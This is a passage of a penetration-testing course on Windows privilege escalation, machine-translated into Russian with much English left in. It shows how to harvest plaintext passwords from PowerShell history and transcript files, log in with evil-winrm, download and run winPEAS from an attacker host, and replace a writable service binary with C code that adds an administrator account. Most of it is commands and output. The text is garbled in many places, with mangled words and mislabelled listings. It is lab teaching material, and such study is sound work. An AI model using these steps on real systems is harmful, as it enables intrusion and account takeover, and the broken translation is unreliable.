
```
PS C:\Users\steve> runas /user:backupadmin cmd
Enter the password for backupadmin:
Атзаманчиво to start cmd as user "CLIENTWK220\backupadmin" ...

PS C:\Users\steve>
```

Листинг 25 - Использование Runas для запуска cmd от имени backupadmin

После ввода password появится new командной строки window. Title нового window states *running as CLIENTWK220\backupadmin*.

Используйте **whoami**, чтобы confirm, что командной строки работает и мы действительно *backupadmin*.



Вывод 3 показывает, что мы executing commands как пользователь *backupadmin*. Отлично!

В этом разделе мы искали и использовали чувствительную информацию на CLIENTWK220, чтобы успешно получить доступ от *dave* к *steve*, а затем от *steve* к привилегированному пользователю *backupadmin*. Мы сделали все это без использования эксплойтов. Как мы узнали в модуле "Password Attacks", когда пароли найдены в конфигурационных или текстовых файлах, всегда пробуйте их для всех возможных пользователей или сервисов, поскольку пароли часто используются повторно.

(Microsoft Documentation, 2022), docs.microsoft.com

(Apache Friends, 2022), apachefriends.org

(XAMPP, 2022), apachefriends.org

(Microsoft Documentation, 2022), docs.microsoft.com

(Wikipedia, 2021), en.wikipedia.org

(Microsoft Documentation, 2022), docs.microsoft.com

1. Подключитесь к bind shell (порт 4444) на *CLIENTWK220* (VM #1) и следуйте шагам из этого раздела. Найдите flag на рабочем столе *backupadmin*.
2. Войдите в систему *CLIENTWK220* (VM #1) через RDP как пользователь *steve*. Выполните поиск по файловой системе, чтобы найти учетные данные входа для веб-страницы пользователя *steve*, и введите пароль как ответ к этому упражнению.
3. Подключитесь к *CLIENTWK221* (VM #2) через RDP как пользователь *mac* с паролем *IAmTheGOATSysAdmin!* и найдите чувствительную информацию в системе для повышения привилегий. Когда найдете ее, используйте учетные данные для доступа к системе как этот пользователь и найдите flag на Desktop.

В предыдущем разделе мы обсудили, как можно использовать чувствительную информацию, найденную в plain-text-файлах, чтобы повысить наши привилегии. За последнее десятилетие осведомленность среднего корпоративного пользователя в области IT-безопасности значительно выросла благодаря обучению, IT-политикам и постоянной угрозе кибератак, которую активно освещают СМИ. К счастью, это привело к тому, что чувствительная информация реже хранится в заметках или текстовых файлах.

Из-за растущей угрозы cyber attacks для клиентов и серверов были разработаны и внедрены дополнительные defensive measures. Одна из таких мер - собирать и записывать больше данных на системах о выполненных командах и операциях, что позволяет IT staff просматривать их и соответствующим образом реагировать на угрозы. Важным источником такой информации является PowerShell, поскольку для атакующих это критически важный ресурс.

С настройками по умолчанию Windows логирует только небольшой объем информации об использовании PowerShell, чего недостаточно для enterprise средах. Поэтому на Windows-клиентes и servers мы часто будем находить включенные механизмы PowerShell logging. Два важных logging mechanisms для PowerShell - это *PowerShell Transcription* и *PowerShell Script Block Logging*.

Transcription часто называют "over-the-shoulder-transcription", потому что при включении записываемая информация эквивалентна тому, что человек получил бы, глядя через плечо пользователя, который вводит команды в PowerShell. *И*нформация сохраняется в *файл транскриптas*, которые часто размещаются в home directories пользователей, в центральном каталоге для всех пользователей машины или на network share, собирающем файлы со всех настроенных машин.

Script Block Logging записывает команды и блоки кода скриптов как события во время выполнения. В результате логирование становится намного шире, потому что записывается полное содержимое кода и команд по мере их выполнения. Это означает, что такое событие также содержит исходное представление закодированного кода или команд.

Оба механизма довольно мощные и все чаще встречаются в enterprise средах. Однако, хотя с defensive perspective они очень полезны, они часто содержат valuable information для атакующих.

В этом примере мы покажем, как можно извлечь информацию, записанную PowerShell, с помощью включенных logging mechanisms и PowerShell history. Мы снова подключимся к bind shell на port 4444, работающему от имени пользователя *dave*, и запустим PowerShell.

Для этой демонстрации предположим, что файлов с чувствительной информации из предыдущего раздела не существует.

Перед тем как проверять, включены ли Script Block Logging или PowerShell Transcription, всегда стоит проверить PowerShell history пользователя. Мы можем использовать Cmdlet *Get-History*, чтобы получить список команд, выполненных в прошлом.

```
PS C:\Users\dave> Get-History
Get-History
```

Листинг 26 - Пустой результат Get-History

Вывод показывает, что PowerShell-команды пока не выполнялись.

На этом этапе нам нужно разобраться, как работает история PowerShell. Большинство Administrators используют команду *Clear-History*, чтобы очистить PowerShell history. Но этот Cmdlet очищает только собственную историю PowerShell, которую можно получить через *Get-History*. Начиная с PowerShell v5, v5.1 и v7, включен модуль *PSReadline*, который используется для line-editing и command history functionality.

Интересно, что Clear-History не очищает историю команд, записанную PSReadline. Поэтому мы можем проверить, не понял ли пользователь в нашем примере Cmdlet Clear-History как команду для очистки всех следов предыдущих команд.

Чтобы получить историю из PSReadline, можно использовать **Get-PSReadlineOption** для получения информации из модуля PSReadline. Мы помещаем его в parentheses и добавляем **HistorySavePath** с точкой перед ним. Такой синтаксис позволяет получить только одну option из всех доступных options модуля.

```
PS C:\Users\dave> (Get-PSReadlineOption).HistorySavePath
(Get-PSReadlineOption).HistorySavePath
C:\Users\dave\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

Листинг 27 - Отображение пути к файл истории из PSReadline

Вывод 27 показывает нам путь к файл истории из PSReadline. Выведем содержимое файла.

```
PS C:\Users\dave> type C:\Users\dave\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\
    ConsoleHost_history.txt
...
$PSVersionTable
Register-SecretVault -Name pwmanager -модулеName SecretManagement.keepass -VaultParameters $VaultParams
Set-Secret -Name "Server02 Admin PW" -Secret "paperEarMonitor33@" -Vault pwmanager
cd C:\
ls
cd C:\xampp
ls
type passwords.txt
Clear-History
Start-Transcript -Path "C:\Users\Public\Transcripts\transcript01.txt"
Enter-PSSession -ComputerName CLIENTWK220 -Credential $cred
exit
Stop-Transcript
```

Листинг 28 - Пустой результат Get-History

Вывод содержит разные команды, которые для нас очень интересны.

Во-первых, *dave* выполнил *Register-SecretVault* с модулем *SecretManagement.keepass*, что подразумевает, что пользователь создал новую password manager database для KeePass. В следующей строке *dave* использовал *Set-Secret*, чтобы создать secret, или entry, в password manager с именем *Server02 Admin PW* и паролем *paperEarMonitor33@*. Как следует из имени, вероятно, это credentials для другой системы. Однако нам стоит попытаться использовать этот пароль для любого пользователя, service или login на CLIENTWK220, поскольку пользователь мог использовать его повторно. Пока запишем пароль на потом и продолжим анализировать history.

Далее вывод показывает, что *dave* использовал *Clear-History*, полагая, что после выполнения Cmdlet история очищена.

Наконец, *dave* использовал *Start-Transcript*, чтобы запустить PowerShell Transcription. Эта команда содержит путь, по которому хранится файл транскрипта. Перед тем как изучить его, проанализируем также следующую строку.

Пользователь выполнил *Enter-PSSession* с именем хоста локальной машины в качестве аргумента для *-ComputerName* и объектом *PSCredential* с именем *$cred*, содержащим имя пользователя и пароль для *-Credential*. Команды для создания объекта PSCredential не включены в файл истории, поэтому мы не знаем, какой пользователь и пароль использовались для *Enter-PSSession*.

PowerShell Remoting по умолчанию использует WinRM для Cmdlets вроде Enter-PSSession. Поэтому пользователь должен состоять в локальной группе *Windows Management Users*, чтобы быть валидным пользователем для этих Cmdlets. Однако вместо WinRM для PowerShell remoting также можно использовать SSH.

Проанализируем файл транскрипта в `C:\Users\Public\Transcripts\transcript01.txt` и проверим, сможем ли мы узнать больше о user и password, которые использовались. Поскольку PowerShell Transcription была запущена до ввода Enter-PSSession, она может содержать plain-text credential information, использованную для создания объекта PSCredential, сохраненного в переменной *$cred*.

```
PS C:\Users\dave> type C:\Users\Public\Transcripts\transcript01.txt
type C:\Users\Public\Transcripts\transcript01.txt
**********************
Windows PowerShell transcript start
Start time: 20220623081143
Username: CLIENTWK220\dave
RunAs User: CLIENTWK220\dave
Configuration Name:
Machine: CLIENTWK220 (Microsoft Windows NT 10.0.22000.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 10336
PSVersion: 5.1.22000.282
...
**********************
Transcript started, выходной файл is C:\Users\Public\Transcripts\transcript01.txt
PS C:\Users\dave> $password = ConvertTo-SecureString "qwertqwertqwert123!!" -AsPlainText -Force
PS C:\Users\dave> $cred = New-Object System.Management.Automation.PSCredential("daveadmin", $password)
PS C:\Users\dave> Enter-PSSession -ComputerName CLIENTWK220 -Credential $cred
PS C:\Users\dave> Stop-Transcript
**********************
Windows PowerShell transcript end
End time: 20220623081221
**********************
```

Листинг 29 - Содержимое файл транскрипта

Вывод 29 показывает, что файл расшифровки действительно содержит команды, использованные для создания переменной *$cred*, которых не было в файле истории.

Чтобы создать ранее обсуждавшийся объект PSCredential, пользователю сначала нужно создать *SecureString* для хранения пароля. Затем пользователь может создать объект PSCredential с username и сохраненным password. Полученную переменную, содержащую объект, можно использовать как аргумент для *-Credential* в командах вроде Enter-PSSession.

Скопируем три выделенные команды и вставим их в наш bind shell.

```
PS C:\Users\dave> $password = ConvertTo-SecureString "qwertqwertqwert123!!" -AsPlainText -Force
$password = ConvertTo-SecureString "qwertqwertqwert123!!" -AsPlainText -Force

PS C:\Users\dave> $cred = New-Object System.Management.Automation.PSCredential("daveadmin", $password)
$cred = New-Object System.Management.Automation.PSCredential("daveadmin", $password)

PS C:\Users\dave> Enter-PSSession -ComputerName CLIENTWK220 -Credential $cred
Enter-PSSession -ComputerName CLIENTWK220 -Credential $cred

[CLIENTWK220]: PS C:\Users\daveadmin\Documents> whoami
whoami
clientwk220\daveadmin
```

Листинг 30 - Использование команд из файл транскрипта для получения сессия PowerShell от имени daveadmin

Вывод показывает, что мы смогли использовать эти три команды, чтобы запустить PowerShell remoting session через WinRM на CLIENTWK220 от имени пользователя *daveadmin*. Хотя whoami работает, другие команды не работают.

```
[CLIENTWK220]: PS C:\Users\daveadmin\Documents> cd C:\
cd C:\

[CLIENTWK220]: PS C:\Users\daveadmin\Documents> pwd
pwd

[CLIENTWK220]: PS C:\Users\daveadmin\Documents> dir
dir
```

Листинг 31 - Нет вывода от команд в PSSession

Вывод 31 показывает, что мы не получили вывода от введенных команд. Следует отметить, что создание PowerShell remoting session через WinRM в bind shell, как в этом примере, может приводить к неожиданному поведению.

Чтобы избежать проблем, используем *evil-winrm* для подключения к CLIENTWK220 через WinRM с нашей Kali-машине. Этот инструмент предоставляет разные встроенные функции для теста на проникновенииeing, например pass_the_hash, in_memory loading и file upload/download. Однако мы будем использовать его только для подключения к целевой системе через WinRM, чтобы избежать проблем, с которыми столкнулись при создании PowerShell remoting session в нашем bind shell, как показано в Листинге 31.

Мы вводим IP как аргумент для `-i`, username для `-u` и password для `-p`. Оба символа "!" в пароле нужно экранировать.

```
kali@kali:~$ evil-winrm -i 192.168.50.220 -u daveadmin -p "qwertqwertqwert123\!\!"

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
    unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-
    completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\daveadmin\Documents> whoami
clientwk220\daveadmin
*Evil-WinRM* PS C:\Users\daveadmin\Documents> cd C:\
*Evil-WinRM* PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         8/27/2024   3:22 AM                FileZilla
d-----          5/6/2022  10:24 PM                PerfLogs
d-r---         8/27/2024   3:20 AM                Program Files
d-r---          5/7/2022  12:40 AM                Program Files (x86)
d-----          7/4/2022   1:00 AM                tools
d-r---         8/21/2024   6:43 AM                Users
d-----         8/21/2024   6:47 AM                Windows
d-----         6/16/2022   1:17 PM                xampp
```

Листинг 32 - Использование evil-winrm для подключения к CLIENTWK220 от имени daveadmin

Как показывает Вывод 32, теперь мы можем выполнять команды без каких-либо проблем. Отлично!

PowerShell artifacts, такие как файл истории PSReadline или файл транскриптаs, часто являются кладезем valuable information. Мы никогда не должны пропускать их review, потому что большинство Administrators очищают историю с помощью Clear-History, и поэтому PSReadline history остается нетронутой для нашего анализа.

Администраторы могут запретить PSReadline записывать команды, задав параметр *-HistorySaveStyle* в значение *SaveNothing* с помощью Cmdlet *Set-PSReadlineOption*. Также они могут вручную очистить файл истории.

В этом разделе мы рассмотрели PowerShell Transcriptions как мощные механизмы записи команд и scripts в PowerShell. Кроме того, мы обсудили, как и где PowerShell сохраняет свою history. Мы использовали эти знания в примере, чтобы получить password для другой системы, а также password административного пользователя *daveadmin*.

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Wikipedia, 2022), en.wikipedia.org

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Github, 2022), github.com

(Microsoft Documentation, 2022), learn.microsoft.com

1. Следуйте шагам выше и получите интерактивную оболочку как *daveadmin* на *CLIENTWK220* (VM #1). Введите flag, который можно найти на рабочем столе.
2. Подключитесь к *CLIENTWK220* (VM #1) как *daveadmin* через RDP. Используйте *Event Viewer* для search events, recorded by Script Block Logging. Найдите password в этих events.
3. Подключитесь к *CLIENTWK221* (VM #2) через RDP как пользователь *mac* с паролем *IAmTheGOATSysAdmin!*. Enumerate machine и используйте methods из этого раздела, чтобы найти flag.

В предыдущих трех разделах мы вручную enumerated CLIENTWK220. Мы собрали информацию, которая привела нас к двум разным способам повысить наши привилегии. Однако на это ушло довольно много времени. В реальном теста на проникновение для клиента у нас часто есть ограничения по времени, ограничивающие время, которое мы можем потратить на ручную enumeration систем.

Поэтому нам следует использовать автоматизированные инструменты, которые перечисляют целевую машину и предоставляют результаты о ситуационной осведомленности, а также о потенциальной чувствительной информации в удобном для восприятия виде. Один из таких инструментов - *winPEAS*.

Automated tools могут блокироваться AV-решения. Если это происходит, можно применить техники, изученные в модуле "Antivirus Evasion", попробовать другие инструменты, например *Seatbelt* и *JAWS*,3 или выполнить enumeration вручную.

После установки package **peass** на нашу Kali system мы можем скопировать 64-bit binary winPEAS в наш home directory и запустить Python3 web server, чтобы раздавать его.

```
kali@kali:~$ cp /usr/share/peass/winpeas/winPEASx64.exe .

kali@kali:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Листинг 33 - Копирование WinPEAS в наш home directory и запуск Python3 web server

Подключимся к bind shell, работающему на port 4444 на CLIENTWK220 от имени user *dave*, как мы делали раньше. Запустим PowerShell и используем Cmdlet *iwr* с URL binary winPEAS как аргументом для `-Uri` и `winPeas.exe` для `-Outfile`.

```
kali@kali:~$ nc 192.168.50.220 4444
Microsoft Windows [Version 10.0.22000.318]
(c) Microsoft Corporation. All rights reserved.

C:\Users\dave> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\dave> iwr -uri http://192.168.48.3/winPEASx64.exe -Outfile winPEAS.exe
iwr -uri http://192.168.48.3/winPEASx64.exe -Outfile winPEAS.exe
```

Листинг 34 - Подключение к bind shell и передача binary WinPEAS на CLIENTWK220

Теперь запустим winPEAS program. Для завершения работы программе потребуется несколько минут. Пока она выполняется, посмотрим output legend winPEAS. Она распределяет результаты по разным цветам, указывая на элементы, которые стоит изучить глубже (red), и важную информацию о protections (green).

```
C:\Users\dave> .\winPEAS.exe
...
+] Legend:
         Red                Indicates a special privilege over an object or something is misconfigured
         Green              Indicates that some protection is enabled or something is well configured
         Cyan               Indicates активных пользователей
         Blue               Indicates disabled users
         LightYellow        Indicates links
```

Листинг 35 - Вывод legend winPEAS

После завершения программы рассмотрим некоторые ее находки. Начнем с базовой информации о системе.

```
...
========== Basic System Information
* Check if the Windows versions is vulnerable to some known exploit https://book.hacktricks.xyz/windows-
    hardening/windows-local-privilege-escalation#kernel-exploits
    OS Name: Microsoft Windows 11 Pro
    OS Version: 10.0.22621 N/A Build 22621
    System Type: x64-based PC
    Hostname: clientwk220
    ProductName: Windows 10 Pro
    EditionID: Professional
    ReleaseId: 2009
    BuildBranch: ni_release
    CurrentMajorVersionNumber: 10
    CurrentVersion: 6.3
    Architecture: AMD64
    ProcessorCount: 2
    SystemLang: en-US
    KeyboardLang: English (United States)
    TimeZone: (UTC-08:00) Pacific Time (US & Canada)
    IsVirtualMachine: True
    Current Time: 9/2/2024 11:03:33 PM
```

```
    HighIntegrity: False
    PartOfDomain: False
    Hotfixes:
...
```

Листинг 36 - Базовая информация о системе из winPEAS

Вывод 36 показывает, что winPEAS определил целевой машине как *Windows 10 Pro* вместо Windows 11, что мы установили ранее. Это показывает, что мы никогда не должны слепо доверять output инструмента.

Далее winPEAS предоставляет информацию о security protections, а также о PowerShell и NTLM settings. Один из таких information sections относится к файл транскриптas.

```
...
========== PS default transcripts history
* Read the PS history inside these files (if any)
...
```

Листинг 37 - Список файл транскриптas

Список transcript-файлов пуст, но мы знаем, что один такой файл существует в `C:\Users\Public\`. Это еще один пример информации, которую мы бы пропустили, если бы полагались только на вывод инструмента без ручной работы.

Далее прокрутим вниз до output section *Users* в winPEAS.

```
========== Users
...
Current user: dave
Current groups: Domain Users, Everyone, helpdesk, Builtin\Remote Desktop Users, Users, Batch, Console Logon,
    Authenticated Users, This Organization, Local account, Local, NTLM Authentication

   CLIENTWK220\Administrator(Disabled): Built-in account for administering the computer/domain
        |->Groups: Administrators
        |->Password: CanChange-NotExpi-Req

    CLIENTWK220\BackupAdmin
        |->Groups: BackupUsers,Administrators,Users
        |->Password: CanChange-NotExpi-Req

    CLIENTWK220\dave: dave
        |->Groups: helpdesk,Remote Desktop Users,Users
        |->Password: CanChange-NotExpi-Req

    CLIENTWK220\daveadmin
        |->Groups: adminteam,Administrators,Remote Management Users,Users
        |->Password: CanChange-NotExpi-Req
...

    CLIENTWK220\steve
        |->Groups: helpdesk,Remote Desktop Users,Remote Management Users,Users
        |->Password: CanChange-NotExpi-Req
...
```

Листинг 38 - Информация о users

Вывод перечисляет всех пользователей и их группы в удобном для чтения виде. Такой способ отображения информации сильно упрощает понимание того, какие пользователи существуют и входят в определенные группы, например Remote Desktop Users.

Прокрутив ниже, мы найдем информацию о процессах, службах, запланированных задачах, сетевой информации и установленных приложениях.

Следующая область, которую мы проанализируем, — *Поиск возможных файлов с паролями в домашних каталогах пользователей*.

```
...
========== Looking for possible password files in users homes
*  https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#credentials-inside-files
    C:\Users\All Users\Microsoft\UEV\InboxTemplates\RoamingCredentialSettings.xml
    C:\Users\dave\AppData\Local\Packages\MicrosoftWindows.Client.WebExperience_cw5n1h2txyewy\LocalState\
    EBWebView\ZxcvbnData\3.0.0.0\passwords.txt
    C:\Users\dave\AppData\Local\Packages\MicrosoftTeams_8wekyb3d8bbwe\LocalCache\Microsoft\MSTeams\EBWebView\
    ZxcvbnData\3.0.0.0\passwords.txt
...
```

Листинг 39 - Возможные файлы с паролями в домашнем каталоге пользователя *dave*

Список файлов не содержит *asdf.txt* на Desktop пользователя *dave*. И снова мы бы пропустили эту находку без дополнительной manual work или использования другого инструмента.

Запуск winPEAS на CLIENTWK220 предоставил нам большой объем информации и дал хорошую situational awareness о системе. С другой стороны, инструмент неправильно определил target как Windows 10 и пропустил meeting note, PowerShell history и файл транскрипта, которые мы использовали для повышения привилегий в предыдущих разделах. Однако из-за отсутствующих находки нам не следует отказываться от автоматизированного инструментаs, а нужно лишь понимать их ограничения.

Автоматизированные инструменты вроде winPEAS крайне важны в реальных тестах на проникновение. Вне лабораторных сред цели часто содержат многочисленные файлы, настройки конфигурации и информацию, которую нужно просмотреть. Хотя в лабораторных средах у нас всего несколько файлов, во время оценки мы потенциально получим список из сотен или тысяч файлов для поиска на одной системе. При приближающемся дедлайне тест на проникновение мы потратили бы все время на просмотр файлов, если бы не использовали автоматизированные инструменты.

В этом разделе мы познакомились с winPEAS и его использованием. Мы собрали информацию о целевой системе и сравнили ее с результатами нашего ручного перечисления. Хотя winPEAS пропустил некоторые находки, огромный объем информации, полученной при его выполнении, показывает, сколько времени мы можем сэкономить, не собирая всю эту информацию вручную.

(Github, 2022), github.com

(Github, 2022), github.com

(Github, 2020), github.com

(Kali Tools, 2023), kali.org

(Microsoft Documentation, 2022), docs.microsoft.com

1. Выполните шаги из этого раздела и examine output с heading *Checking for DPAPI Credential Files*. Введите один из MasterKeys как answer.
2. Скачайте precompiled version *Seatbelt* или скомпилируйте самостоятельно. Чтобы найти precompiled version Seatbelt, можно ввести search term **compiled seatbelt github download** в search engine. Перенесите binary на VM #1 и запустите с опцией `-group=all`. Найдите раздел *InstalledProducts* и locate entry для *XAMPP*. Введите value *DisplayVersion* как answer к этому exercise.

16.2. Leveraging Windows Services

Этот учебный блок охватывает следующие учебные цели:

• Hijack service binaries
• Hijack service DLLs
• Abuse Unquoted service paths

Windows Service — это долгоработающий фоновый исполняемый файл или приложение, управляемое *Service Control Manager*,2 похожее на концепцию *daemons* в Unix-системах. Windows services можно управлять через *Services snap-in*, PowerShell или command-line tool *sc.exe*. Windows использует учетные записи *LocalSystem* (включает SIDs *NT AUTHORITY\SYSTEM* и *BUILTIN\Administrators* в своем token), *Network Service* и *Local Service* для запуска собственных служб. Пользователи или программы, создающие службу, могут выбрать одну из этих учетных записей, доменного пользователя или локального пользователя.

Службы Windows - одна из основных областей для анализа при поиске векторов повышения привилегий. В этом учебном блоке мы рассмотрим три разных способа повысить привилегии через злоупотребление службами.

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Wikipedia, 2022), en.wikipedia.org

У каждой Windows service есть связанный binary file. Эти binary files выполняются, когда служба запускается или переходит в running state.

Для этого раздела рассмотрим сценарий, в котором разработчик ПО создает программу и устанавливает приложение как службу Windows. Во время установки разработчик не защищает разрешения программы, разрешая полный доступ на чтение и запись всем членам группы Users. В результате низкопривилегированный пользователь мог бы заменить программу вредоносной версией. Чтобы выполнить замененный бинарный файл, пользователь может перезапустить службу или, если служба настроена на автоматический запуск, перезагрузить машину. После перезапуска службы вредоносный бинарный файл будет выполнен с привилегиями службы, например *LocalSystem*.

Начнем с подключения к CLIENTWK220 как *dave* через RDP с паролем *lab*. Для целей этого примера предположим, что векторы повышения наших привилегий из предыдущего учебного блока находятся вне рамок.

Чтобы получить список всех установленных Windows services, можно выбрать разные методы, например GUI snap-in *services.msc*, Cmdlet *Get-Service* или Cmdlet *Get-CimInstance* (заменяющий *Get-WmiObject*).

После подключения запускаем PowerShell и выбираем **Get-CimInstance**, чтобы запросить WMI class `win32_service`.1 Нас интересуют имя, состояние и путь к binaries для каждой service, поэтому мы используем **Select** с аргументами **Name**, **State** и **PathName**. Кроме того, мы отфильтровываем все services, которые не находятся в состоянии **Running**, с помощью **Where-Object**.2

При использовании network logon, такого как WinRM или bind shell, Get-CimInstance и Get-Service вернут ошибку "permission denied" при запросе services от имени неадминистративного пользователя. Использование interactive logon, такого как RDP, решает эту проблему.

```
PS C:\Users\dave> Get-CimInstance -ClassName win32_service | Select Name,State,PathName | Where-Object {$_.
    State -like 'Running'}

Name                      State   PathName
----                      -----   --------
```

```
Apache2.4                Running "C:\xampp\apache\bin\httpd.exe" -k runservice
Appinfo                  Running C:\Windows\system32\svchost.exe -k netsvcs -p
AppXSvc                  Running C:\Windows\system32\svchost.exe -k wsappx -p
AudioEndpointBuilder     Running C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p
Audiosrv                 Running C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
BFE                      Running C:\Windows\system32\svchost.exe -k LocalServiceNoNetworkFirewall -p
BITS                     Running C:\Windows\System32\svchost.exe -k netsvcs -p
BrokerInfrastructure     Running C:\Windows\system32\svchost.exe -k DcomLaunch -p
...
mysql                    Running C:\xampp\mysql\bin\mysqld.exe --defaults-file=c:\xampp\mysql\bin\my.ini
    mysql
...
```

Листинг 40 - Список служб с путем к бинарному файлу

Судя по output в Вывод 40, два XAMPP services, *Apache2.4* и *mysql*, выделяются, поскольку binaries находятся в директории `C:\xampp\`, а не в `C:\Windows\System32`. Это означает, что service установлен пользователем, а software developer отвечает за directory structure и permissions ПО. Такие обстоятельства делают его потенциально уязвимым к service binary hijacking.

Далее enumerated permissions для обоих service binaries. Мы можем выбрать между традиционной Windows utility *icacls* или PowerShell Cmdlet *Get-ACL*. В этом примере используем icacls, поскольку он работает и в PowerShell, и в Windows командной строки.

Utility icacls выводит соответствующие principals и их permission mask. Самые важные permissions и их masks перечислены ниже:

Mask	Permissions
F	Full access
M	Modify access
RX	Read and execute access
R	Read-only access
W	Write-only access

Листинг 41 - маска прав icacls

Сначала используем **icacls** для Apache binary `httpd.exe`.

```
PS C:\Users\dave> icacls "C:\xampp\apache\bin\httpd.exe"
C:\xampp\apache\bin\httpd.exe BUILTIN\Administrators:(F)
                              NT AUTHORITY\SYSTEM:(F)
                              BUILTIN\Users:(RX)
                              NT AUTHORITY\Authenticated Users:(RX)

Successfully processed 1 files; Failed processing 0 files
```

Листинг 42 - Права для *httpd.exe*

Как member встроенной группы *Users*, *dave* имеет только права *Read and Execute* (RX) на `httpd.exe`, а значит мы не можем заменить файл malicious binary.

Далее проверим `mysqld.exe` из mysql service.

```
PS C:\Users\dave> icacls "C:\xampp\mysql\bin\mysqld.exe"
C:\xampp\mysql\bin\mysqld.exe NT AUTHORITY\SYSTEM:(F)
                              BUILTIN\Administrators:(F)
                              BUILTIN\Users:(F)

Successfully processed 1 files; Failed processing 0 files
```

Листинг 43 - Права для *mysqld.exe*

Вывод 43 показывает, что члены группы *Users* имеют разрешение Full Access (F), что позволяет нам записывать и изменять бинарный файл, а значит заменить его. Из-за отсутствия индикатора *(I)* перед этим разрешением мы знаем, что оно было задано намеренно, а не унаследовано от родительского каталога. Администраторы часто задают разрешения Full Access, когда настраивают службу.

Создадим небольшой binary на Kali, которым заменим оригинальный `mysqld.exe`. Следующий C code создаст user с именем *dave2* и добавит этого user в локальную группу Administrators с помощью функции *system*. Cross-compiled version этого кода будет нашим malicious binary. Сохраним его на Kali в файле **adduser.c**.

```
#include <stdlib.h>

int main ()
{
  int i;

  i = system ("net user dave2 password123! /add");
  i = system ("net localgroup administrators dave2 /add");

  return 0;
}
```

Листинг 44 - Код adduser.c

Далее cross-compile код на нашей Kali-машине с *mingw-64*, как мы изучали в модуле "Fixing Exploits". Поскольку мы знаем, что целевой машине 64-bit, cross-compile C code в 64-bit application с помощью `x86_-w64-mingw32-gcc`. Кроме того, используем `adduser.exe` как аргумент для `-o`, чтобы указать имя compiled executable.

```
kali@kali:~$ x86_64-w64-mingw32-gcc adduser.c -o adduser.exe
```

Листинг 45 - Cross-Compile C Code в 64-bit application

Когда `adduser.exe` cross-compiled, мы можем передать его на цель и заменить исходный binary `mysqld.exe` нашей вредоносной копией.

